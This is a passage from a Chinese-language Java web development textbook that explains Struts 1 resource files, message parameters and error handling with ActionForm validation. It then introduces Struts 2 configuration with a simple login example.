


图 16-3 项目结构

```

</html:form>
</body>
</html>

```

部署这个项目,访问“login.jsp”页面,显示如图 16-4 所示的效果。




图 16-4 登录页面

很显然,为了方便用户输入,在输入账号的文本框前加一句:“Please input your account:”,在输入密码的密码框前加了一句:“Please input your password:”。

在真实的项目中,这些提示信息被“硬编码”在网页中,有什么问题吗?

很明显,在一个大的网站里面,这样的提示可能有很多句,有可能它们提示的内容都是一样的,比如很多地方都要输入账号密码,如果每个地方都把这个提示写一遍,这样是不科学的。为什么呢?因为不同的页面可能是不同的团队、不同的人员开发的。它们可能有不同的风格,在某个页面中可能写的是:“Please input account:”,另外页面中可能写成 Input Account,没有一个统一的标准,导致开发的站点看起来很不专业。

如何解决这个问题呢?很简单,可以将这些提示专门写到一个地方,让页面来调用。这就要用到资源文件。

前面讲过,资源文件中存放的是一条一条的消息,消息的格式为: key = value。key 就是这条消息的标记,value 就是这个消息的内容。比如说本案例中,要把这两句提示写进资源文件,代码为:

```

ApplicationResources.properties
info.input.account = Please input account:
info.input.password = Please input password:

```

这样就可以在页面中调用这两句提示消息。



如何在页面中调用资源文件中的消息呢？这里使用的是 Struts 的<bean:message>标签，该标签有一个属性，名为 key，使用该属性来指定使用的消息 key。此时，“login.jsp”页面中的表单的代码为：

```

login.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib uri = "http://struts.apache.org/tags-html" prefix = "html" %>
<%@ taglib uri = "http://struts.apache.org/tags-bean" prefix = "bean" %>
<html>
    <body>
        <html:form action = "/login">
            <bean:message key = "info.input.account" />
            <html:text property = "account" />      <br />
            <bean:message key = "info.input.password" />
            <html:password property = "password" /><br />
            <html:submit /><html:cancel />
        </html:form>
    </body>
</html>
```

重新部署这个项目，访问“login.jsp”页面，显示的结果和图 16-4 相同。

### 16.1.3 在资源文件中传参数

实际上，这样写还是有改进的余地的。看资源文件代码：

```
info.input.account = Please input account :
info.input.password = Please input password :
```

这两条消息前两个单词是一样的，都是 Please input，能否将前面这两个单词只写一次，后面的单词通过参数确定呢？

这也是可以的，它用到资源文件传参数的方法。资源文件中的消息可以获取参数，它最多可以获取 5 个参数，分别用{0}、{1}、{2}、{3}、{4}表示。在本案例中，可以在资源文件中添加一条消息，用于提示输入，它的代码为：

```
ApplicationResources.properties
info.input = Please input {0} :
```

页面调用时，<bean:message>标签中，可以指定 arg0 属性，表示传值给{0}，以此类推，还有 arg1、arg2、arg3、arg4 属性，只要在调用这条消息时指定消息的参数值就可以了。“login.jsp”页面的代码为：

```

login.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib uri = "http://struts.apache.org/tags-html" prefix = "html" %>
<%@ taglib uri = "http://struts.apache.org/tags-bean" prefix = "bean" %>
<html>
    <body>
        <html:form action = "/login">
```

```

<bean:message key = "info.input" arg0 = "account"/>
<html:text property = "account"/><br />
<bean:message key = "info.input" arg0 = "password"/>
<html:password property = "password"/><br />
<html:submit /> <html:cancel />
</html:form>
</body>
</html>

```

重新部署这个项目,访问“login.jsp”页面,显示的结果和图 16-4 仍然相同。

可以看出,使用传参数的方法,可以更加灵活地使用资源文件。值得注意的是,消息的值可以含有一些 html 标签,可以用来控制输出信息的格式。比如说想让提示信息显示为红色,这时候可以在资源文件中把这个提示信息的代码改为:

```
info.input = <font color = red>Please input {0}</font>
```

重新部署这个项目,访问 login.jsp 页面,显示如图 16-5 所示的效果。

图 16-5 新的登录页面

现在讨论另一个问题,显示的提示信息是否可以是中文呢?

在资源文件中增加:

```
info.inputCH = 请输入{0} :
```

然后在网页中,通过<bean:message>来显示该提示,login.jsp 页面中的表单的代码为:

```

<html:form action = "/login">
  <bean:message key = "info.inputCH" arg0 = "account"/>
  <html:text property = "account"/><br />
  <bean:message key = "info.inputCH" arg0 = "password"/>
  <html:password property = "password"/><br />
  <html:submit/><html:cancel/>
</html:form>

```

重新部署这个项目,访问“login.jsp”页面,如图 16-6 所示。

这说明,使用中文时,传给消息的参数可以正常显示,资源文件中存储消息的中文却显示乱码。

实际上,资源文件必须经过转码,才能使页面调用时显示中文。但是一个资源文件如果既含中文又有英文,就很乱了。所以,实际开发过程中,应该新建一个中文的资源文件,便于各种语言的切换。

图 16-6 含有乱码的登录页面



### 16.1.4 多个资源文件

下面来新建一个资源文件,名字叫做“ApplicationResources\_zh\_CN.properties”,也放入包 prj16 中,修改它的编码为“gb2312”。在里面写一个消息,用于提示用户输入,代码为:

```
info.input = 请输入{0}:
```

此时,系统只认识默认资源文件,不认识该资源文件。因此,必须把资源文件在 Struts 配置文件中进行注册。注册的代码如下:

```
struts-config.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE struts-config PUBLIC "-//Apache Software Foundation//DTD Struts Configuration 1.2//EN" "http://struts.apache.org/dtds/struts-config_1_2.dtd">
<struts-config>
...
<message-resources parameter="prj16.ApplicationResources" />
<message-resources key="zh_CN" parameter="prj16.ApplicationResources_zh_CN" />
</struts-config>
```

可以看出,注册该资源文件的代码,和之前的系统自动注册默认资源文件的代码有点区别,多了一个 key 属性。要注意的是,资源文件注册的 key 属性与资源文件中信息的 key 意义是不一样的,该属性的值可以被<bean:message>标签用于确定不同的资源文件,这个属性的作用在接下来的案例中会体现出来。

如前所述,默认情况下,中文显示为乱码。需要把这个资源文件进行转码。转码的方法是用命令行。在开始菜单中输入 cmd,到达“ApplicationResources\_zh\_CN.properties”所在的目录,在命令行中输入如下命令:

```
native2ascii -encoding gb2312 ApplicationResources_zh_CN.properties temp
```

然后删除 ApplicationResources\_zh\_CN.properties,将 temp 文件重命名为 ApplicationResources\_zh\_CN.properties 即可。

使用该命令时,可能出现提示:“native2ascii 不是内部或外部命令,也不是可运行的程序或批处理文件。”只需要配置 JDK 环境变量 path 即可。此时,这个资源文件的代码变为了:

```
ApplicationResources_zh_CN.properties
_info.input=\u8BF7\u8F93\u5165{0}\:
```

也就是说,这个资源文件已经成功地进行了转码。

在页面中,可以使用<bean:message>的 bundle 属性来指定该资源文件在 Struts 配置文件中注册的 key 值。此时,“login.jsp”页面中的表单的代码为:

```
login.jsp
<%@ page language="java" pageEncoding="gb2312" %>
<%@ taglib uri="http://struts.apache.org/tags-html" prefix="html" %>
<%@ taglib uri="http://struts.apache.org/tags-bean" prefix="bean" %>
<html>
<body>
```

```

<html:form action = "/login">
    <bean:message key = "info.input" arg0 = "账号" bundle = "zh_CN" />
    <html:text property = "account" /><br />
    <bean:message key = "info.input" arg0 = "密码" bundle = "zh_CN" />
    <html:password property = "password" /><br />
    <html:submit /><html:cancel />
</html:form>
</body>
</html>

```

可以看出，`<bean:message>`标签的 `bundle` 属性与资源文件配置时的 `key` 属性是对应的，如果是默认资源文件，这个属性可以省略。

重新部署这个项目，访问“login.jsp”页面，显示效果如图 16-7 所示。

这样就可以解决资源文件的中文问题了。

The screenshot shows a simple login form. It has two text input fields labeled '请输入账号:' and '请输入密码:', both with placeholder text. Below the inputs are two buttons: 'Submit' and 'Cancel'.

图 16-7 登录页面(资源文件显示中文)

## 16.2 Struts 错误处理

### 16.2.1 Struts 错误简介

我们知道，项目是给用户使用的，用户使用时，可能会进行一些误操作，此时，应该给他们相应的提示，这些提示在开发阶段如何组织呢？这就是 Struts 错误处理要解决的问题。

一般情况下，将 Struts 错误分为两种，一种是前端错误，前端错误一般比较简单。比如说输入不能为空，或者账号、密码长度必须是 5~10 位，这些都是前端错误。

前端错误最简单的处理方法是使用 JavaScript 来实现，但是，JavaScript 运行在客户端，可能被客户修改或者绕过，因此，可以尽可能地将前端错误处理放在服务器端进行。在 Struts 里可以使用 ActionForm 来实现。

第二种错误就是业务逻辑错误，业务逻辑错误可能关系到一个复杂的业务逻辑。比如说，登录不成功，就是一种业务逻辑错误。但是它必须要在数据库中查询才知道登录是否成功；又如，取款的时候余额不够取，也属于业务逻辑错误。这种错误的信息也必须在页面上显示出来。

下面仍然使用登录的案例对两种错误分别进行讲解。

这个案例要实现的效果是：登录时账号、密码不能为空，为空则显示：XXX cannot be null；账号长度必须在 5~10 之间，不在则显示 length of account must between 5 and 10；账号 butterfly 在数据库黑名单中，不能够登录，此用户登录提交后，系统跳回登录页面，并显示“butrterfly is in black list！”

实际上，在 Struts 中，发生错误时返回的错误消息也应该从资源文件中得到的。可以首先在资源文件中定义这三条错误信息。代码为：

```

ApplicationResources.properties
error.null = {0} cannot be null!
error.length = length of {0} must between {1} and {2}!

```



```
error.login = {0} is in black list!!
```

第一个消息用来提示输入为空，传入一个参数——{0}来指定为空的输入。

第二个消息用来提示输入的长度必须在一个范围内，{0}指定输入的名称，{1}表示输入长度的下限，{2}表示输入长度的上限。

第三个消息用来显示某个账号在黑名单里面，{0}用来指定输入的账号。

### 16.2.2 前端错误的处理方法

在这个案例中，控制账号、密码不能为空，账号、密码长度必须在5~10之间都属于前端错误要处理的问题。

首先需要确定的是客户提交，当出现前端错误之后，系统应该在某个页面中显示错误信息，本例中是登录页面。如何来指定这个显示错误信息的页面呢？

在Struts中，错误信息页面用action的input属性来确定。在使用图形化界面来新建Action、ActionForm、JSP时，系统已经默认自动注册了一个错误信息页面。注册Action的代码为：

```
struts-config.xml
...
<action-mappings>
    <action
        attribute="loginForm"
        input="/login.jsp"
        name="loginForm"
        path="/login"
        scope="request"
        type="prj16.action.LoginAction" />
</action-mappings>
...
```

这段代码中，Action有一个属性input。这个属性就是来注册当发生前端错误时，系统跳转到的页面。

前面讲到，可以使用ActionForm来实现前端错误的处理，那么处理的方法应该是在ActionForm中。打开系统自动生成的“LoginForm.java”文件，发现里面有一个validate函数，这个函数的代码为：

```
LoginForm.java
...
public ActionErrors validate(ActionMapping mapping,
    HttpServletRequest request) {
    return null;
}
...
```

实际上，ActionForm使用这个函数进行前端错误处理。

该函数返回一个ActionErrors对象，它是一个错误集合，专门用来容纳ActionMessage，当内部有ActionMessage时，认为发生了前端错误。

这个函数进行前端错误验证的流程为：判断是否发生前端错误，如果发生前端错误，则把这个错误封装在 ActionMessage 对象中，然后放到 ActionErrors 中，返回。

将错误封装在 ActionMessage 中的方法是使用其构造函数。如下代码：

```
ActionErrors errors = new ActionErrors();
ActionMessage error = new ActionMessage("error.null", "account");
errors.add("account", error);
```

表示将资源文件里面的“error. null”消息取出，并将字符串 account 传给其参数{0}（account 后面还可以接其他参数，来初始化消息中的{1}、{2}等），封装。然后将 ActionMessage 对象放到 ActionErrors 中，并给定一个标记 account。

为什么要给一个标记呢？因为 ActionErrors 中的错误信息可能很多，系统取出时，只有用不同的标记才能将其区分。因此，LoginForm 的代码为：

```
LoginForm.java
...
import org.apache.struts.action.ActionMessage;
...
public ActionErrors validate(ActionMapping mapping, HttpServletRequest request) {
    ActionErrors errors = new ActionErrors();
    if(account.length() == 0){
        ActionMessage error = new ActionMessage("error.null", "account");
        errors.add("account", error);
    }
    else if(account.length() > 10 || account.length() < 6 ){
        ActionMessage error = new ActionMessage("error.length", "account", "6", "10");
        errors.add("account", error);
    }
    if(password.length() == 0){
        ActionMessage error = new ActionMessage("error.null", "password");
        errors.add("password", error);
    }
    else if(password.length() > 10 || password.length() < 6 ){
        ActionMessage error =
            new ActionMessage("error.length", "password", "6", "10");
        errors.add("password", error);
    }
    return errors;
}
...
```

在这段代码中，首先实例化了一个 ActionErrors 对象。前端错误发生时，则实例化一个对应的 ActionMessage 对象，这个对象封装了这个前端错误的错误信息，并且添加到 ActionErrors 对象里面。当用户输入出现前端错误时，系统会返回一个不为空的 ActionErrors 对象，它里面容纳了所有的前端错误信息。然后系统会跳转到指定的页面显示错误信息。

如何在页面上显示错误信息呢？此处介绍一个新的标签——<html:errors>。这个标签有一个很重要的属性，就是 property，它实际上就是指定错误信息在 errors 中的标记。



如果系统没找到标记与 property 相同的 error，则什么都不显示，否则显示标记与 property 相同的 error 的错误信息。如果不指定 property 属性，则显示返回的所有错误信息。

login.jsp 页面代码为：

```
login.jsp
```

```
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib uri = "http://struts.apache.org/tags-html" prefix = "html" %>
<%@ taglib uri = "http://struts.apache.org/tags-bean" prefix = "bean" %>
<html>
    <body>
        <html:form action = "/login">
            <bean:message key = "info.input" arg0 = "account" />
            <html:text property = "account" />
            <html:errors property = "account" />      <br />
            <bean:message key = "info.input" arg0 = "password" />
            <html:password property = "password" />
            <html:errors property = "password" />      <br />
            <html:submit />      <html:cancel />
        </html:form>
    </body>
</html>
```

重新部署这个项目，访问“login.jsp”页面，显示如图 16-8 所示的效果。

图 16-8 登录页面

账号和密码都不输入，提交，页面显示如图 16-9 所示的效果。

图 16-9 显示输入不能为空的错误页面

得到的结果可以显示错误信息。接下来不输入密码，输入一个账号“0001”，提交，页面显示如图 16-10 所示。

图 16-10 显示错误页面

得到的结果也可以显示错误信息。接下来输入密码“000000”，输入一个账号“000000”，提交，发现页面没有跳转回到“login.jsp”页面，实现了错误处理的功能。

### 16.2.3 业务逻辑错误的处理方法

在本案例中，让数据库中黑名单中的账号不能登录，属于业务逻辑错误处理。这是因为在实际的项目中，黑名单中的数据应该是从数据库中查询出来的，在前端并不能知道哪个账号可以登录，哪个账号不能登录，必须要经过查询数据库。

而实际上，查询数据库的过程是属于业务逻辑方面的，应该在 Action 中去做，所以业务逻辑错误处理也应该在 Action 中进行。

Action 处理业务逻辑的流程和 ActionForm 处理前端错误的流程是类似的。Action 处理业务逻辑的流程是 Action 得到 ActionForm 中的数据，首先查询数据库，如果需要给客户一个错误信息，首先实例化 ActionErrors 对象，然后执行业务逻辑。当发生业务逻辑错误时，则实例化一个对应的 ActionMessage 用来封装这个业务逻辑错误的错误信息，并且添加到 ActionErrors 对象中。不过，在 Struts 高版本中，建议用 ActionMessages 取代 ActionErrors。

但是，和前端错误不同的是实现跳转的过程。前端错误发生后，底层的 ActionServlet 调用 ActionForm 的 validate 函数，如果发现返回的 ActionErrors 对象不为空，则在配置文件中寻找这个 Action 对应的 input 属性，找到跳转目标，然后实现跳转。但是当发生业务逻辑错误时，Action 的 execute 函数返回的是一个 ActionForward 对象，在这个对象中封装跳转的目标。可以用 execute 函数的 ActionMapping 参数来封装配置文件中定义的 inputJSP。ActionMapping 可以读取配置文件，它的 getInputForward 方法可以从配置文件中把这个 Action 对应的 input 属性，也就是将它的错误显示页面的地址封装成一个 ActionForward 对象返回。代码如下：

```
public ActionForward execute(ActionMapping mapping, ActionForm form,
    HttpServletRequest request, HttpServletResponse response) {
    if(发生业务逻辑错误){
        return mapping.getInputForward();
    }
    ...
}
```

另外，在组织好 ActionErrors 对象之后，还需要用 Action 的 saveErrors 方法将错误信息保存在某个范围之内，如：

```
this.saveErrors(request, errors);
```

表示将 ActionErrors 对象 errors 保存在 request 内。

篇幅所限，我们将问题简化，此处不再进行真实的数据库操作，LoginAction 的代码为：

```
loginAction.java
package prj16.action;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
```



```

import org.apache.struts.action.Action;
import org.apache.struts.action.ActionForm;
import org.apache.struts.action.ActionForward;
import org.apache.struts.action.ActionMapping;
import org.apache.struts.action.ActionMessage;
import org.apache.struts.action.ActionMessages;
import prj16.form.LoginForm;

public class LoginAction extends Action {
    public ActionForward execute(ActionMapping mapping, ActionForm form,
        HttpServletRequest request, HttpServletResponse response) {
        LoginForm loginForm = (LoginForm) form;
        String account = loginForm.getAccount();
        if(account.equals("butterfly")){
            ActionMessages errors = new ActionMessages();
            ActionMessage error = new ActionMessage("error.login",account);
            errors.add("login",error);
            this.saveErrors(request, errors);
            return mapping.getInputForward();
        }
        return null;
    }
}

```

在 login.jsp 页面中如何显示这条信息呢？方法和前端错误的显示方法是一样的。代码为：

```
<HR><html:errors property="login"/>
```

重新部署这个项目，访问“login.jsp”页面，输入账号 butterfly，提交，显示效果如图 16-11 所示。

The screenshot shows a login form with two text input fields. The first field has the placeholder "Please input account : butterfly". The second field has the placeholder "Please input password : .....". Below the form are two buttons: "Submit" and "Cancel". A message "butterfly is in black list!!" is displayed below the form.

图 16-11 含错误提示的登录页面

### 16.3 本章总结

本章首先讲解了 Struts 中资源文件的使用方法，然后讲解了使用 Struts 资源文件对 Struts 错误进行处理的方法，主要阐述了前端错误处理和业务逻辑错误的处理。

### 16.4 上机习题

- (1) 编写一个登录界面，有账号和密码两个表单元素。控制用户的输入，使用户输入的账号和密码必须不为空；账号必须在 5~8 位之间，密码必须在 6~10 位之间；账号必须全部是数字。要求所有的提示信息和错误信息都从资源文件中得到并且是中文。
- (2) 在第(1)题中，禁止账号以“000”开头的用户的登录，显示错误信息。

## Struts 2 基础开发

建议学时：2

前面的章节中，主要学习的是 Struts 1.x，该框架给基于 MVC 的开发提供了一个较好的支持。由于 Struts 2 并不是对 Struts 1.x 的简单改进，因此，本章将讲解 Struts 2 的基本原理，并使用 Struts 2 来实现前面章节中出现的案例。

### 17.1 Struts 2 简介

大多数框架的版本改进，一般是在原有的基础上增加功能或者进行优化，但是，Struts 2 和 Struts 1 相比，无论从流程还是结构上，都有很多革命性的改进。

不过，Struts 2 并不是新发布的新框架，而是在另一个非常流行的框架 WebWork 基础上发展起来的。因此，可以说，Struts 2 并没有继承 Struts 1 的特点，反而和 WebWork 非常类似；换句话说，Struts 2 是衍生自 WebWork，而不是 Struts 1。正是由于这个原因，Struts 2 吸引了众多的 WebWork 开发人员使用。并且由于 Struts 2 是 WebWork 的升级，在各种功能和性能方面都有很好的保证，吸收了 Struts 1 和 WebWork 两者的优势，因此也是一个非常优秀的框架，这就是我们要专门讲解 Struts 2 的原因。

Struts 2 和 Struts 1 具有一些不同点，主要集中在以下方面。

#### (1) Action 类的编写

在 Struts 1 中，Action 类一般继承基类“org.apache.struts.action.Action”。而在 Struts 2 中，Action 类可以实现一个 Action 接口，也可实现其他接口，也可以继承 ActionSupport 基类，甚至不需要实现任何接口，只编写 execute 函数即可。

#### (2) Action 的运行模式

Struts 1 中，Action 是单态的，系统实例化一个对象来处理多个请求，为每个请求分配一个线程，在该线程中运行 execute 函数。因此，在开发时需要特别小心，Action 资源必须是线程安全的或同步的。但是，Struts 2 中，Action 为每一个请求产生一个实例，不会产生线程安全问题。但是，系统又能够及时回收垃圾资源，不会有废弃空间的问题。

#### (3) 对 Web 容器的依赖

Struts 1 中，Action 的 execute 函数中，传入了 Servlet API：HttpServletRequest 和 HttpServletResponse，使得测试必须依赖于 Web 容器。但是，在 Struts 2 中，可以不传入 HttpServletRequest 和 HttpServletResponse，但是也可以访问它们，因此，Action 不依赖于



容器,允许 Action 脱离容器单独被测试。

#### (4) 对表单数据的封装

Struts 1 中,使用 ActionForm 来封装表单数据,所有的 ActionForm 必须继承 org.apache.struts.action.ActionForm,有可能造成 ActionForm 类和 VO 类重复编码。但是,Struts 2 中,直接在 Action 中编写表单数据相对应的属性,可以不用编写 ActionForm,而这些属性又可以通过 Web 页面上的标签访问。

此外,在 Struts 2 中,支持了一个功能更强大和灵活的表达式语言——Object Graph Notation Language(OGNL);在类型转换和校验上开发出了更丰富的 API,限于篇幅,本节不再叙述。

## 17.2 Struts 2 的基本原理

### 17.2.1 环境配置

要编写基于 Struts 2 的应用,需要导入一些支持的包,也就是 Struts 2 开发包。这些开发包可以到网上去下载。下载地址为: <http://struts.apache.org/>。

在页面中提供了各个版本的 Struts 开发包。以 Struts 2.0.14 版本为例,下载地址为: <http://struts.apache.org/download.cgi#struts2014>,如图 17-1 所示。

- Release Notes
- Full Distribution:
  - struts-2.0.14-all.zip (91mb) [PGP] [MD5]
- Example Applications:
  - struts-2.0.14-apps.zip (23mb) [PGP] [MD5]
- Blank Application only:
  - struts2-blank-2.0.14.war (Also included in app)
- Essential Dependencies Only:
  - struts-2.0.14-lib.zip (4mb) [PGP] [MD5]
- Documentation:
  - struts-2.0.14-docs.zip (57mb) [PGP] [MD5]
- Source:
  - struts-2.0.14-src.zip (22mb) [PGP] [MD5]
- Alternative Java 4 JARs:
  - struts-2.0.14-backport.zip (3mb) [PGP] [MD5]

图 17-1 Struts 2.0.14 下载页面

可以下载源文件、开发包和文档等。如果要进行开发,可以选择开发包,单击: struts-2.0.14-lib.zip。可以下载一个压缩包,本章中得到的是 。

解压缩,就可以看到相应的包。

### 17.2.2 Struts 2 原理

在 Struts 2 中,常用的组件有: FilterDispatcher 过滤器、JSP、Action、JavaBean、配置文件等。对于一个动作,其执行步骤如下。


- (1) 用户输入,JSP 表单的请求被 FilterDispatcher 截获。
- (2) FilterDispatcher 将表单信息转交给 Action,并封装在 Action 内。
- (3) Action 来调用 JavaBean(DAO)。
- (4) Action 返回要跳转到的 JSP 页面逻辑名称给框架。
- (5) 框架根据逻辑名称找到相应的网页地址,进行跳转,结果在 JSP 上显示。

## 17.3 Struts 2 的基本使用方法

该部分内容仍然使用前面的实际案例进行讲解,让读者能够有所比较。在学生管理系统中,用户输入账号密码进行登录,如果登录成功,就跳转到成功页面,否则跳转到失败页面。为了简便起见,认为账号密码相等就登录成功。

### 17.3.1 导入 Struts 2

由于 MyEclipse 目前并不支持 Struts 2,所以需要手工下载 Struts 2 安装包,然后导入。用 MyEclipse 新建一个 Web 项目:Prj17。使用 Tomcat 服务器。将 Struts 2 开发包解压缩之后,要想正常使用 Struts 2,至少需要 5 个包(可能会因为 Struts 2 的版本不同,包名略有差异,但包名的前半部是一样的),只需要将如下的几个包复制到项目 WEB-INF 中的 lib 目录下:



然后,手工新建 Struts 2 的配置文件,名为 struts.xml,放在 src 根目录下。此时项目节点情况如图 17-2 所示。

#### 注意

在 src 文件夹还要建立一个名为 prj17 的包,用于存放以后编写的源代码。在 src 文件夹下面编写了文件“struts.xml”,编译后该文件将会放在 WEB-INF/classes 下。接下来配置“WEB-INF/web.xml”文件。将“web.xml”配置文件改为如下:

```
web.xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.4"
  xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
  http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
```




图 17-2 项目结构



```

<filter>
    <filter-name>struts2</filter-name>
    <filter-class>org.apache.struts2.dispatcher.FilterDispatcher</filter-class>
</filter>
<filter-mapping>
    <filter-name>struts2</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>
</web-app>

```

其中，

```

<filter>
    <filter-name>struts2</filter-name>
    <filter-class>org.apache.struts2.dispatcher.FilterDispatcher</filter-class>
</filter>

```

表示使用过滤器“org.apache.struts2.dispatcher.FilterDispatcher”来拦截请求，并起名为 struts 2。这个名称可以随意，只要保证前后一致即可。

```

<filter-mapping>
    <filter-name>struts2</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>

```

表示过滤器“org.apache.struts2.dispatcher.FilterDispatcher”过滤的目标为项目下的所有内容。

### 17.3.2 编写 JSP

该项目中，首先来编写一个 JSP，用来容纳查询表单，放在 WebRoot 根目录下。代码很简单：

```

login.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
    <body>
        <form action = "[待定]" method = "post">
            请您输入账号：<input name = "account" type = "text"><br>
            请您输入密码：<input name = "password" type = "password">
            <input type = "submit" value = "登录">
        </form>
    </body>
</html>

```

由于提交到 Action，因此我们暂时无法确定表单提交的目标。该代码的运行效果如图 17-3 所示。

登录成功页面的源代码为：

|         |                          |
|---------|--------------------------|
| 请您输入账号： | <input type="text"/>     |
| 请您输入密码： | <input type="password"/> |

图 17-3 登录页面

```
loginSuccess.jsp
```

```
<%@ page language = "java" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<body>
    登录成功
</body>
</html>
```

登录失败页面的源代码为：

```
loginFail.jsp
```

```
<%@ page language = "java" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<body>
    登录失败
</body>
</html>
```

### 17.3.3 编写并配置 ActionForm

在 Struts 1.x 中，必须单独建立一个 ActionForm 类，而在 Struts 2 中 ActionForm 和 Action 已经二合一了。因此，只需要将和表单元素同名的属性编写到 Action 内。Action 只是一个普通的类。在包 prj17 内新建一个类“LoginAction.java”。

以下是“LoginAction.java”的代码。

```
LoginAction.java
```

```
package prj17;

public class LoginAction {
    private String account;
    public String getAccount() {
        return account;
    }
    public void setAccount(String account) {
        this.account = account;
    }
    private String password;
    public String getPassword() {
        return password;
    }
    public void setPassword(String password) {
        this.password = password;
    }
}
```

从以上代码可以看出，LoginAction 没有继承任何类，它有属性 account 和 password，它



与“login.jsp”中的表单元素 account 与 password 必须同名。

### 17.3.4 编写并配置 Action

Struts 2 中,既然 Action 和 ActionForm 合二为一,Action 是负责业务逻辑的,所以必须编写业务逻辑代码。下面来加强 Action 的功能。

要能够处理业务逻辑,必须满足一个规范,那就是用编写 execute 方法来处理业务逻辑。注意,不是重写,是编写。并且该方法不需要有任何参数。

编写 execute 方法,是因为 Action 接收数据后,由框架自动调用它的 execute 方法,该方法的运行,在底层通过反射机制进行。execute 的格式为:

```
public String execute(){}
```

该函数返回一个字符串,表示的是目标页面的逻辑名称。关于该名称,后面的篇幅中会提到。Action 的代码如下:

```
>LoginAction.java
package prj17;

public class LoginAction{
    private String account;
    public String getAccount() {
        return account;
    }
    public void setAccount(String account) {
        this.account = account;
    }
    private String password;
    public String getPassword() {
        return password;
    }
    public void setPassword(String password) {
        this.password = password;
    }
    public String execute() throws Exception {
        if(account.equals(password)){
            return "success";
        }
        return "fail";
    }
}
```

在代码中,从框架会自动调用 setter 和 getter 方法,来将表单数据封装在 Action 中。execute 方法中,判断账号和密码是否相等,返回字符串 success 或者 fail,读者可以看出,此处的两个字符串没有任何含义。因此,应该配置该 Action,以及逻辑页面名称对应的实际文件路径。

在配置文件中进行配置,这一步在 Struts 1.x 和 Struts 2.x 中都是必需的,只是在 Struts 1.x 中的配置文件一般叫“struts-config.xml”,而且一般放到 WEB-INF 目录中。而

在 Struts 2.x 中的配置文件一般为“struts.xml”，放到 WEB-INF/classes 目录中，编写时放在项目的 src 根目录下，前面已经叙述过了。下面是在 struts.xml 中配置 Action 以及相关逻辑页面名称。代码如下：

```
struts.xml
<?xml version = "1.0" encoding = "UTF - 8" ?>
<!DOCTYPE struts PUBLIC
    "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
    "http://struts.apache.org/dtds/struts-2.0.dtd">
<struts>
    <package name = "struts2" extends = "struts-default">
        <action name = "login" class = "prj17.LoginAction">
            <result name = "success">/loginSuccess.jsp</result>
            <result name = "fail">/loginFail.jsp</result>
        </action>
    </package>
</struts>
```

从以上配置可以看出，在<struts>标签中可以有多个<package>，名称任意，但不要重名；extends 属性表示继承一个默认的配置文件 struts-default，一般都继承于它，可以不用修改。<action>标签中的 name 属性表示 Action 被提交时的路径，class 表示动作类名。

另外，通过<result>标签可以确定逻辑名称和实际页面路径的映射。比如：

```
<result name = "success">/loginSuccess.jsp</result>
```

表示“/loginSuccess.jsp”，对应的逻辑名称为 success，当 Action 的 execute 函数返回 success 时，程序将跳转到“/loginSuccess.jsp”。

由于<action>标签中的 name 属性表示 Action 被提交时的路径，此处为 login，因此，在 login.jsp 中，表单要提交到的路径就可以确定为“/Prj17/login.action”，这是 WebWork 的风格，其中的“.action”是默认情况下规定的。因此，“login.jsp”可以改成：

```
login.jsp
